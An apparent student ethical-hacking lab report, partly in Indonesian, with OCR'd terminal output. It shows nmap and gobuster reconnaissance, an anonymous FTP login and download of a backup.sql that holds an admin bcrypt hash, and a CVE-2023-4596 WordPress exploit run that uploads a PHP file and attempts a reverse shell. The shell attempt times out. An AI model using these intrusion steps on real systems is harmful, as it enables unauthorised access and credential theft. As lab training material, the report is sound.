
Tahap Reconnaissance and Digital Footprinting

nmap:
10.15.42.36
pada port 21/tcp open ftp




```
Completed NSE at 08:54, 0.00s elapsed
Nmap scan report for 10.15.42.7
Host is up (0.058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:ed:52:a9:08:9d:71:6f:d1:24:8f:0b:4a:5b:7a:42 (RSA)
|   256 00:9c:a8:13:91:9f:4f:74:fb:9e:15:a2:36:6b:c5:ba (ECDSA)
|_  256 d7:55:ff:d7:95:e1:06:26:81:bc:f2:b4:b5:29:a9:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Hello World
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_ht
|_ht
|_ht
| ht
|_
Serv

NSE:
Init
Comp
Init
Comp
Init
Comp
Read
Serv
Nmap
```

~/lab-eh/modul-2/nmapip36-2.log - Mousepad
File Edit Search View Document Help
nmapip7.log
nmapip36-2.log

```
Host is up (0.067s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.33.2.176
|      Logged in as ftp
|      TYPE: ASCII
|      Session bandwidth limit in byte/s is 6250000
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```


gobuster:
pada port 8888/index.php



kali@kali: ~/SecLists/Discovery/Web-Content
File Actions Edit View Help


```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.15.42.36:8888
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                combined_directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 30s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 278]
Progress: 100213 / 1377720 (7.27%)[ERROR] parse "http://10.15.42.36:8888/error\x1f_log": net/url: invalid cont
rol character in URL
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 603]
/.htm                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/.                    (Status: 200) [Size: 603]
/.htc                 (Status: 403) [Size: 278]
/.html_var_de         (Status: 403) [Size: 278]
/.html.               (Status: 403) [Size: 278]
/.html.html           (Status: 403) [Size: 278]
/.htpasswds           (Status: 403) [Size: 278]
/.htm.                (Status: 403) [Size: 278]
/.htmll               (Status: 403) [Size: 278]
/.html.old            (Status: 403) [Size: 278]
/.html.bak            (Status: 403) [Size: 278]
```

masuk ke 10.15.42.36 dengan user ftp dan password ftp



```
┌──(kali㉿kali)-[~/lab-eh/modul-2]
└─$ ftp 10.15.42.36
Connected to 10.15.42.36.
220 FTP Server
Name (10.15.42.36:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||65509|)
150 Here comes the directory listing.
-rwxrwxr-x    1 ftp      ftp          1997 May 04 15:40 backup.sql
226 Directory send OK.
ftp> █
```

wget 'ftp://ftp:ftp@10.15.42.36/backup.sql'




```
┌──(kali㉿kali)-[~/lab-eh/modul-2]
└─$ wget 'ftp://ftp:ftp@10.15.42.36/backup.sql'
--2024-05-05 12:23:18--  ftp://ftp:*password*@10.15.42.36/backup.sql
           ⇒ 'backup.sql'
Connecting to 10.15.42.36:21... connected.
Logging in as ftp ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE backup.sql ... 1997
==> PASV ... done.    ==> RETR backup.sql ... done.
Length: 1997 (2.0K) (unauthoritative)

backup.sql                  100%[==========================================>]   1.95K  --.-KB/s    in 0s

2024-05-05 12:23:18 (12.8 MB/s) - 'backup.sql' saved [1997]


┌──(kali㉿kali)-[~/lab-eh/modul-2]
└─$ █
```

INSERT INTO `users` VALUES (1,'admin','$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K');

diketahui password menggunakan bcrypt, menggunakan hashcat karena dapat dilakukan secara local

nmap:
10.15.42.7
port 80/tcp open http




```
Completed NSE at 08:54, 0.00s elapsed
Nmap scan report for 10.15.42.7
Host is up (0.058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:ed:52:a9:08:9d:71:6f:d1:24:8f:0b:4a:5b:7a:42 (RSA)
|   256 00:9c:a8:13:91:9f:4f:74:fb:9e:15:a2:36:6b:c5:ba (ECDSA)
|_  256 d7:55:ff:d7:95:e1:06:26:81:bc:f2:b4:b5:29:a9:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Hello World
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_ht
|_ht
|_ht
| ht
|_
Serv

NSE:
Init
Comp
Init
Comp
Init
Comp
Read
Serv
Nmap
```

~/lab-eh/modul-2/nmapip7.log - Mousepad
File Edit Search View Document Help
nmapip7.log ×
nmapip36-2.log ×

```
Host is up (0.039s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:ed:52:a9:08:9d:71:6f:d1:24:8f:0b:4a:5b:7a:42 (RSA)
|   256 00:9c:a8:13:91:9f:4f:74:fb:9e:15:a2:36:6b:c5:ba (ECDSA)
|_  256 d7:55:ff:d7:95:e1:06:26:81:bc:f2:b4:b5:29:a9:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-title: Hello World
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.5.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
```

gobuster:



~/lab-eh/modul-2/gobusterip7.log - Mousepad
File Edit Search View Document Help
gobusterip7.log ×
nmapip7.log ×
nmapip36-2.log ×


```
/ilovehim!           ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/ilovehim]␛[0m
/asdfghjkl;          ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/asdfghjkl]␛[0m
/monkey!             ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/monkey]␛[0m
/myspace!            ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/myspace]␛[0m
/hottie!             ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/hottie]␛[0m
/soccer!             ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/soccer]␛[0m
/panic!              ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/panic]␛[0m
/babygirl!           ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/babygirl]␛[0m
/dashboard           ␛[36m (Status: 302)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/wp-admin/]␛[0m
/whatever!           ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/whatever]␛[0m
/login               ␛[36m (Status: 302)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/wp-login.php]␛[0m
/smile!              ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/smile]␛[0m
/zxcvbnm,            ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/zxcvbnm]␛[0m
/friends!            ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/friends]␛[0m
/loveme!             ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/loveme]␛[0m
/&hearts;            ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/&hearts]␛[0m
/fuckoff!            ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/fuckoff]␛[0m
/asdfghjkl;'         ␛[36m (Status: 301)␛[0m [Size: 0]␛[34m [⟶ http://10.15.42.7/asdfghjkl;]␛[0m
```

wp-login.php dan wp-admin

subfinder: tidak ada subdomain

Vulnerable to Terrapin exploit

Tahap Exploit gagal ketika melakukan reverse shell



kali@kali: ~/lab-eh/modul-2/CVE-2023-4596
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/lab-eh/modul-2/CVE-2023-4596]
└─$ python3 exploit.py -u http://10.15.42.7:80/?p=7 -r

 ______              _             _            _____  _____  _____ 
|@E1A |             (_)           | |          | ___ \/  __ \|  ___|
| |_ ___  _ __ _ __ ___  _ _ __   __ _| |_ ___  _ __ | |_/ /| /  \/| |__  
| __/ _ \| '__| '_ ` _ \| | '_ \ / _` | __/ _ \| '__||    / | |    |  __| 
| || (_) | |  | | | | | | | | | | (_| | || (_) | |   | |\ \ | \__/\| |___ 
\_| \___/|_|  |_| |_| |_|_|_| |_|\__,_|\__\___/|_|   \_| \_| \____/\____/ 


Enter IP address: 192.168.163.141
Enter port: 6969

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://10.15.42.7:80/wp-content/uploads/2024/05/opYYc
WwDpD.php

[+] Sending request to uploaded file...
[-] Request timed out. This could be due to the server being unavailable or b
ecause you started an reverse shell

┌──(kali㉿kali)-[~/lab-eh/modul-2/CVE-2023-4596]
└─$ sS
```